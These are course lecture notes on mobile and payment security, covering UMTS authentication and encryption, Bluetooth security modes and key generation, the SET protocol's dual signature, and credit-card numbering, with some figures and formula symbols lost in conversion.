
### New Security Features for UMTS

- Mutual authentication and key agreement

- extension of user authentication mechanism
- provides enhanced protection against false base station attacks by allowing the mobile to authenticate the network
- Integrity protection of critical signalling between mobile and radio network controller
  - provides enhanced protection against false base station attacks by allowing the mobile to check the authenticity of certain signalling messages
  - extends the influence of user authentication when encryption is not applied by allowing the network to check the authenticity of certain signalling messages

**UMTS Authentication : Protocol Objectives**

- Provides authentication of user (USIM) to network and network to user
- Establishes a cipher key and integrity key
- Assures user that cipher/integrity keys were not used before
- Inter-system roaming and handover
  - compatible with GSM: similar protocol
  - compatible with other 3G systems due to the fact that the other main 3G standards body (3GPP2) has adopted the same authentication protocol



**UMTS Authentication Parameters**

- K** = Subscriber authentication key (128 bit)
- RAND** = User authentication challenge (128 bit)

SQN	= Sequence number (48 bit)
AMF	= Authentication management field (16 bit)
MAC	= $f1_K(\text{SQN}  \text{RAND}  \text{AMF})$ = Message Authentication Code (64 bit)
(X)RES	= $f2_K(\text{RAND})$ = (Expected) user response (32-128 bit)
CK	= $f3_K(\text{RAND})$ = Cipher key (128 bit)
IK	= $f4_K(\text{RAND})$ = Integrity key (128 bit)
AK	= $f5_K(\text{RAND})$ = Anonymity key (48 bit)
AUTN	= $\text{SQN} \oplus \text{AK}    \text{AMF}    \text{MAC}$ = Authentication Token (128 bit)
Authentication quintet	= {RAND, XRES, CK, IK, AUTN} (544-640 bit)

### UMTS Mutual Authentication Algorithm

- Located in the customer's USIM and in the home network's AuC
- Standardisation not required and each operator can choose their own
- An example algorithm, called MILENAGE, has been made available
  - open design and evaluation by ETSI's algorithm design group, SAGE
  - open publication of specifications and evaluation reports
  - based on Rijndael which was later selected as the AES

### UMTS Encryption Principles

- Data on the radio path is encrypted between the Mobile Equipment (ME) and the Radio Network Controller (RNC)
  - protects user traffic and sensitive signalling data against eavesdropping
  - extends the influence of authentication to the entire duration of the call
- Uses the 128-bit encryption key (CK) derived during authentication

### UMTS Encryption Mechanism


- Encryption applied at MAC or RLC layer of the UMTS radio protocol stack depending on the transmission mode
  - MAC = Medium Access Control
  - RLC = Radio Link Control
- Stream cipher used, UMTS Encryption Algorithm (UEA)
- UEA generates the keystream as a function of the cipher key, the bearer identity, the direction of the transmission and the 'frame number' - so the cipher is re-synchronised to every MAC/RLC frame
- The frame number is very large so keystream repeat is not an issue

### UMTS Encryption Algorithm

- One standardised algorithm: UEA1
  - located in the customer's phone (not the USIM) and in every radio network controller



- standardised so that mobiles and radio network controllers can interoperate globally
- based on a mode of operation of a block cipher called KASUMI



### Mobile malware - bluetooth security issues

- Bluetooth is a wireless radio specification, design to replace cable as the medium for data and voice signal between electronics device.
- Bluetooth design on small size, low power consumption and low cost.
- Mostly it uses in Laptop computers, cellular phones, PDA's, Headset, keyboards, as well as in digital camera and other consumer electronics devices.
- Uses the radio range of 2.45 GHz
- Theoretical maximum bandwidth is 1 Mb/s
- Several Bluetooth devices can form an ad hoc network called a “piconet”
  - ✓ In a piconet one device acts as a master (sets frequency hopping behavior) and the others as slaves.
  - ✓ Example: A conference room with many laptops wishing to communicate with each other.
- Range < 10m.
- Piconets: 1 master and up to 7 slaves.
- The original architect of Bluetooth, named after the 10<sup>th</sup> century “Danish King” HARALD BLUETOOTH.
- The original Architect was the Ericsson Mobile Communication.

- In 1998, IBM, Intel, Nokia and Toshiba formed the Bluetooth SIG (Special Interest Group).

- Standardize within the IEEE 802.15 Personal Area Network (PAN) Working Group.

## Bluetooth Security

- **Authentication:** Verifies the identification of the devices that are communicating in the channel.
- **Confidentiality:** Protecting the data from the attacker by allowing only authorized users to access the data.
- **Authorization:** Only authorized users have control over the resources.

## Security Mode of Bluetooth


- **Security Mode 1:** No-Secure Mode, (There won't be any authentication or encryption in this mode. Bluetooth device can easily be connected with the other devices).
- **Security Mode 2:** Service level security mode, (The management of the access control and interfaces with other protocols and device users is handled by the centralized security manager, it includes Authentication, Configuration and Authorization).
- **Security Mode 3:** Link-level security mode, (This is a built in security mechanism that offers the authentication (unidirectional or mutual) and encryption based on the secret key shared by the pair of devices).

## Protocols in Bluetooth

1. Generation of unit key.
2. Generation of initialization key.
3. Generation Combination Key.
4. Authentication.
5. Generation of encryption key.
6. Generation of key stream.
7. Encryption of data.


### 1. Generation unit key

- ✓ It is a Semi permanent Key.
- ✓ Bluetooth Device Operated for the First time.
- ✓  $ADDR_A$  (48 bit)




## 2. Generation initialization key

- ✓ it's a temporarily Key.
- ✓ Communication between two Device ( $P' = PIN + BD\_ADDR$ ).
- ✓ XOR Operation. Here Unit key = Link key.





## 3. Generation Combination Key

- The Combination key is the combination of two generated in a device A and B, Respectively.
- Each device generates a random no.  $LK\_RAND_A$  and  $LK\_RAND_B$ .
- Then utilizing  $E_{21}$  they generate  $LK\_K_A$  and  $LK\_K_B$  respectively.
- $LK\_K = E_{21}(LK\_RAND, BD\_ADDR)$
- $LK\_K_A$  and  $LK\_K_B$  are XORed with the current link key.
- Device A calculate  $LK\_RAND_A$   $LK\_RAND_B$ .
- $K_{AB}$  is calculated simply by XORing  $LK\_K_A$  and  $LK\_K_B$ .



#### 4. Authentication

- Both device A & B use the common link key for authentication, they don't need generate a new  $K_{init}$ . During each authentication a new  $AU\_RAND_A$  is issued.
- Authentication uses a challenge-response scheme in which a claimant's Knowledge of a secret key is checked through a 2- step protocol using symmetric secret key.
- It return SRES to the verifier.
- When the authentication attempt fails, for each subsequent authentication failure with the same Bluetooth Device address, the waiting interval is increased exponentially.




### Authentication Summary




Authentication Process

Parameter	Length	Secrecy parameter
Device Address	48 Bits	Public
Random Challenge	128 Bits	Public
Authentication (SRES) Response	32 Bits	Public
Link Key	128 Bits	Secret


5. Generation encryption key



6. Generation key stream



7. Encryption of data




## **Most important security weaknesses**

- Problems with E0
- Unit key
- PIN
- Problems with E1
- Location privacy
- Denial of service attacks

### SECURE ELECTRONIC TRANSACTION (SET)

**Secure Electronic Transaction** or SET is a system which ensures security and integrity of electronic transactions done using credit cards in a scenario. SET is not some system that enables payment but it is a security protocol applied on those payments. It uses different encryption and hashing techniques to secure payments over internet done through credit cards. SET protocol was supported in development by major organizations like Visa, Mastercard, Microsoft which provided its Secure Transaction Technology (STT) and NetScape which provided technology of Secure Socket Layer (SSL).



#### Requirements in SET:

SET protocol has some requirements to meet, some of the important requirements are :

- It has to provide mutual authentication i.e., customer (or cardholder) authentication by confirming if the customer is intended user or not and merchant authentication.
- It has to keep the PI (Payment Information) and OI (Order Information) confidential by appropriate encryptions.(Confidentiality)



## MODULE VI

---

- It has to be resistive against message modifications i.e., no changes should be allowed in the content being transmitted.(Integrity)
- SET also needs to provide interoperability and make use of best security mechanisms.

### **Participants in SET:**

In the general scenario of online transaction, SET includes similar participants:

1. Cardholder: customer
2. **Issuer** – customer financial institution
3. Merchant
4. **Acquirer** – Merchant financial
5. **Certificate authority** – Authority which follows certain standards and issues certificates(like X.509V3) to all other participants.


### **How it Works**

Both cardholders and merchants must register with CA (certificate authority) first, before they can buy or sell on the Internet. Once registration is done, cardholder and merchant can start to do transactions, which involve 9 basic steps in this protocol, which is simplified.

1. Customer browses website and decides on what to purchase
2. Customer sends order and payment information, which includes 2 parts in one message:
  - a. Purchase Order – this part is for merchant
  - b. Card Information – this part is for merchant's bank only.
3. Merchant forwards card information (part b) to their bank
4. Merchant's bank checks with Issuer for payment authorization
5. Issuer send authorization to Merchant's bank

## MODULE VI

6. Merchant's bank send authorization to merchant
7. Merchant completes the order and sends confirmation to the customer
8. Merchant captures the transaction from their bank
9. Issuer prints credit card bill (invoice) to customer



### SET Transactions

SET functionalities :

- Provide Authentication

## MODULE VI

---

- Merchant Authentication – To prevent theft, SET allows customers to check previous relationships between merchant and financial institution. Standard X.509V3 certificates are used for this verification.
  - Customer / Cardholder Authentication – SET checks if use of credit card is done by an authorized user or not using X.509V3 certificates.
- 
- Provide Message Confidentiality : Confidentiality refers to preventing unintended people from reading the message being transferred. SET implements confidentiality by using encryption techniques. Traditionally DES is used for encryption purpose.
  - Provide Message Integrity : SET doesn't allow message modification with the help of signatures. Messages are protected against unauthorized modification using RSA digital signatures with SHA-1 and some using HMAC with SHA-1.

### Dual Signature:

The dual signature is a concept introduced with SET, which aims at connecting two information pieces meant for two different receivers :

- 1. Order Information (OI) for merchant: Customer to Merchant**
- 2. Payment Information (PI) for bank: Customer to Bank**

The merchant does not need to know the customer's credit-card number, and the bank does not need to know the details of the customer's order. The customer is afforded extra protection in terms of privacy by keeping these two items separate. However, the two items must be linked in a way that can be used to resolve disputes if necessary. The link is needed so that the customer can prove that this payment is intended for this order and not for some other goods or service.


The message digest (MD) of the OI and the PI are independently calculated by the customer. The dual signature is the encrypted MD (with the customer's secret key)

## MODULE VI

of the concatenated MD's of PI and OI. The dual signature is sent to both the merchant and the bank. Protocol arranges for the merchant to see the MD of the PI without seeing the PI itself, and the bank sees the MD of the OI but not the OI itself. The dual signature can be verified using the MD of the OI or PI. It doesn't require the OI or PI itself. Its MD does not reveal the content of the OI or PI, and thus privacy is preserved.

### Dual Signature Operation:

- PI stands for payment information
- OI stands for order information
- PIMD stands for Payment Information Message Digest
- OIMD stands for Order Information Message Digest
- POMD stands for Payment Order Message Digest
- H stands for Hashing
- E stands for public key encryption
- $K_{Pc}$  is customer's private key
- || stands for append operation
- Dual signature,  $DS = E(K_{Pc}, [H(H(PI)||H(OI))])$



- Dual signature is send to bank and merchant

## MODULE VI

---

- SET Protocol arranges to see MD of OI to merchant
- MD of PI can only be accessed by BANK

So, privacy can be preserved

### Strength of SET

- It is secure enough to protect user's credit-card numbers and personal information from attacks
- hardware independent
- world-wide usage
- Confidentiality of information
- Integrity of data
- Cardholder account authentication
- Merchant authentication

### Weakness of SET

- User must have credit card
- It is not cost-effective when the payment is small
- None of anonymity and it is traceable
- Network effect - need to install client software (an e-wallet).

Cost and complexity for merchants to offer support, contrasted with the comparatively low cost and simplicity of the existing SSL based alternative.

### Security in current domain

A **credit card** is a payment card issued to users (cardholders) to enable the cardholder to pay a merchant for goods and services based on the cardholder's promise to the card issuer to pay them for the amounts plus the other agreed charges.

## MODULE VI

---

Credit card security is based on privacy of the actual credit card number. This means that whenever a person other than the card owner reads the number, security is potentially compromised. Since this happens most of the time when a transaction is made, security is low. However, a user with access to just the number can only make certain types of transactions. Merchants will often accept credit card numbers without extra verification for mail order, but then the delivery address will be recorded, so the thief must make sure he can have the goods delivered to an anonymous address (i.e. not his own) and collect them without being detected.

Some merchants will accept a credit card number for in-store purchases, where upon access to the number allows easy fraud, but many require the card itself to be present, and require a signature. Thus, a stolen card can be cancelled, and if this is done quickly, no fraud can take place in this way. For internet purchases, there is sometimes the same level of security as for mail order (number only) hence requiring only that the fraudster take care about collecting the goods, but often there are additional measures. The main one is to require a security PIN with the card, which requires that the thief have access to the card.

### ***Credit card numbering***

The numbers found on credit cards have a certain amount of internal structure, and share a common numbering scheme. The card number's *prefix*, called the Bank Identification Number, is the sequence of digits at the beginning of the number that determine the bank to which a credit card number belongs. This is the first six digits for MasterCard and Visa cards. The next nine digits are the individual account number, and the final digit is a validity check code. In addition to the main credit card number, credit cards also carry issue and expiration dates (given to the nearest month), as well as extra codes such as issue numbers and security codes. Not all credit cards have the same sets of extra codes nor do they use the same number of digits.

### **Credit cards in ATMs**

Many credit cards can also be used in an ATM to withdraw money against the credit limit extended to the card but many card issuers charge interest on cash advances before they do so on purchases. The interest on cash advances is commonly charged from the date the withdrawal is made, rather than the monthly billing date. Many card issuers levy a commission for cash withdrawals, even if the

## MODULE VI

---

ATM belongs to the same bank as the card issuer. Merchants do not offer cash back on credit card transactions because they would pay a percentage commission of the additional cash amount to their bank or merchant services provider, thereby making it uneconomical.

### Credit Card Electronic Payment System

Many credit card companies will also, when applying payments to a card, do so at the end of a billing cycle, and apply those payments to everything before cash advances. For this reason, many consumers have large cash balances, which have no grace period and incur interest at a rate that is (usually) higher than the purchase rate, and will carry those balances for years, even if they pay off their statement balance each month.

